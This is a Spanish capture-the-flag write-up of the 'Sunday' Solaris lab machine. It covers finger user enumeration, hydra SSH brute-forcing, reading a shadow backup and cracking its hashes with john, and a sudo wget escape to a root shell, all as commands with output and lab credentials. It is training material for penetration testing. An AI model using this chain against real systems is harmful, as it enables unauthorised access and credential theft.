Sunday - WriteUp
🎯 Machine Info

ENUMERACIÓN
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
# Nmap 7.94SVN scan initiated Thu Feb  1 12:20:38 2024 as: nmap -sCV -p 79,111,515,6787,22022 --stylesheet=https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/stable/nmap-bootstrap.xsl -oN targeted -oX targetedXML 10.129.194.183
Nmap scan report for 10.129.194.183
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
79/tcp    open  finger?
|_finger: No one logged on\x0D
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq, TerminalServerCookie:
|_    Login Name TTY Idle When Where
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
|_  256 da:2a:6c:fa:6b:b1:ea:16:1d:a6:54:a1:0b:2b:ee:48 (ED25519)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port79-TCP:V=7.94SVN%I=7%D=2/1%Time=65BB7E8D%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,12,"No\x20one\x20logged\x20on\r\n")%r(GetRequest,93,"Login\x
SF:20\x20\x20\x20\x20\x20\x20Name\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\

<truncated>
HTTP

Le hacemos caso y accedemos por HTTPS

Me llama la atención el puerto 79 abierto (finger)…
Vamos a intentar enumerar a través de finger.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ finger admin@10.129.194.183
Login       Name               TTY         Idle    When    Where
adm      Admin                              < .  .  .  . >
dladm    Datalink Admin                     < .  .  .  . >
netadm   Network Admin                      < .  .  .  . >
netcfg   Network Configuratio               < .  .  .  . >
dhcpserv DHCP Configuration A               < .  .  .  . >
ikeuser  IKE Admin                          < .  .  .  . >
lp       Line Printer Admin                 < .  .  .  . >

$ finger user@10.129.194.183
Login       Name               TTY         Idle    When    Where
aiuser   AI User                            < .  .  .  . >
openldap OpenLDAP User                      < .  .  .  . >
nobody   NFS Anonymous Access               < .  .  .  . >
noaccess No Access User                     < .  .  .  . >
nobody4  SunOS 4.x NFS Anonym               < .  .  .  . >
Podemos sacar más info con el comando completo:
1
2
$ finger -lmps admin@10.129.194.183
$ finger -lmps user@10.129.194.183
No estoy seguro de que sean usuario válidos, vamos a numerarlos de otra manera a partir de una lista de nombres:
En Linux:
1
$ while read user; do finger $user@10.129.194.183 | grep -E '\w{1,}.*<.*>' >> "$PWD/finger.txt" ; done < /usr/share/seclists/Usernames/Names/names.txt
En Windows con pwsh (es más rápido porque usa multi-hilo):
> cat /usr/share/seclists/Usernames/Names/names.txt | ForEach-Object -Parallel { $user = $_ ; finger $user@10.129.194.183 | grep -E '\w{1,}.*<.*>' >> "$PWD/finger.txt" }

Y obtenemos una lista de usuarios válidos. Vamos a quedarnos con los que la enumeración simple no encontró, quitando a sys y a bin.
1
2
3
root     Super-User            console      <Dec  7 15:18>
sammy           ???            ssh          <Apr 13, 2022> 10.10.14.13
sunny           ???            ssh          <Apr 13, 2022> 10.10.14.13
Vamos a realizar fuerza bruta al protocolo SSH con estos dos usuario a ver si tenemos suerte antes de mirar otros exploits.
1
hydra -I -L users.txt -P /usr/share/seclists/Passwords/probable-v2-top1575.txt -t 64 -s 22022 ssh://10.129.194.183
Y tenemos una combinación ganadora…
1
[22022][ssh] host: 10.129.194.183   login: sunny   password: sunday
Lo probamos también en el panel de login de Solaris por si nos puede revelar algo importante.

Y entramos.
1
2
3
4
5
6
7
8
9
10
11
12
$ ssh sunny@10.129.194.183 -p 22022
...
The authenticity of host [10.129.194.183]:22022 ([10.129.194.183]:22022)' can't be established.
ED25519 key fingerprint is SHA256:t3OPHhtGi4xT7FTt3pgi5hSIsfljwBsZAUOPVy8QyXc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.194.183]:22022' (ED25519) to the list of known hosts.
(sunny@10.129.194.183) Password:
Last login: Thu Feb  1 14:56:29 2024
Oracle Solaris 11.4.42.111.0                  Assembled December 2021

sunny@sunday:~$
1
2
3
4
sunny@sunday:~$ sudo -l
User sunny may run the following commands on sunday:
    (root) NOPASSWD: /root/troll
sunny@sunday:~$
Vemos los siguiente en el archivo .bash_history:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
su -
su -
cat /etc/resolv.conf
su -
ps auxwww|grep overwrite
su -
sudo -l
sudo /root/troll
ls /backup
ls -l /backup
cat /backup/shadow.backup
sudo /root/troll
sudo /root/troll
su -
sudo -l
sudo /root/troll
ps auxwww
ps auxwww
ps auxwww
top
top
top
ps auxwww|grep overwrite
su -
su -
cat /etc/resolv.conf
ps auxwww|grep over
sudo -l
sudo /root/troll
Si ejecutamos unos de los comandos obtenemos los hash de las contraseñas:
1
2
3
4
5
6
7
8
9
10
11
sunny@sunday:~$ cat /backup/shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
Vamos a intentar romperlas.
1
2
3
4
5
6
7
8
9
10
11
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunday           (sunny)
cooldude!        (sammy)
2g 0:00:00:23 DONE (2024-02-01 16:12) 0.08453g/s 8655p/s 8829c/s 8829C/s domonique1..bluenote
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Y obtenemos las credenciales de sammy
Escalamos al usuario sammy y ya podremos registra la primera bandera.
Continuamos enumerando.
1
2
3
4
sammy@sunday:/home/sammy$ sudo -l
User sammy may run the following commands on sunday:
    (ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
Como podemos ejecutar como root el comando wget…
1
2
3
4
5
6
sammy@sunday:/home/sammy$ TF=$(mktemp)
sammy@sunday:/home/sammy$ chmod +x $TF
sammy@sunday:/home/sammy$ echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sammy@sunday:/home/sammy$ sudo wget --use-askpass=$TF 0
root@sunday:/home/sammy# whoami
root
LISTO!!!!
Última actualización: 2025-02-07
Autor: A. Lorente
Licencia: Creative Commons BY-NC-SA 4.0